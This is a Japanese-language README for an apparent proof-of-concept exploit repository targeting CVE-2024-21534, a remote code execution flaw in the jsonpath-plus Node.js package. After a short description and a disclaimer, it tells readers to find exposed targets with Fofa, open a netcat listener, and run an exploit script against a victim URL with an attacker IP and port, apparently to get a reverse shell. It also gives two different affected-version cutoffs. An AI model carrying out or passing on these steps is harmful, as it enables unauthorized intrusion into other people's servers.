 verylazytech/cve-2024-21534
POC - CVE-2024-21534 Jsonpath-plus は、不適切な入力サニタイズによりリモートコード実行(RCE)の脆弱性があります


CVE-2024-21534 は、jsonpath-plus パッケージの 10.0.0 より前のバージョンに見つかった重大な脆弱性です。この脆弱性は不適切な入力サニタイズに起因し、影響を受けるシステム上でリモートコード実行(RCE)を引き起こす可能性があります。この脆弱性は認証なしで悪用される可能性があるため、特に危険です。攻撃者は特別に細工された入力を送信することで、サーバー上で任意のコードを実行できます。この問題は Node.js の vm モジュールの安全でないデフォルト使用に起因しており、悪用された場合、システム全体を危険にさらす可能性があります。
10.2.0 より前の jsonpath-plus バージョン
この脆弱性は、アプリケーションで JSON データ構造のクエリに広く使用されている jsonpath-plus パッケージに存在します。この欠陥は不適切な入力サニタイズに起因し、悪意のあるコード実行を可能にします。
詳細はこちら — CVE-2024-21534
免責事項: この Proof of Concept(POC)は、教育および倫理的なテスト目的のみで作成されています。事前の相互同意なしにターゲットへの攻撃にこのツールを使用することは違法です。適用されるすべての地域、州、連邦の法律に従うことはエンドユーザーの責任です。開発者は一切の責任を負わず、このプログラムによって引き起こされた誤用や損害については責任を負いません。
潜在的なターゲットを見つけるには、Fofa(Shodan.io に類似)を使用します:
Jsonpath-plus
まず、リポジトリをクローンします:
git clone https://github.com/verylazytech/CVE-2024-21534


次に、nc を使用してリスナーを開きます:
nc -lnvp 443
エクスプロイトを実行します:
URL が、脆弱な jsonpath-plus パッケージを介してユーザー入力を処理するエンドポイントを指していることを確認してください。これにより、RCE 脆弱性の悪用が可能になります。
bash ./cve-2024-21534.sh <VICTIM_URL> <ATTACKER_IP> <ATTACKER_PORT>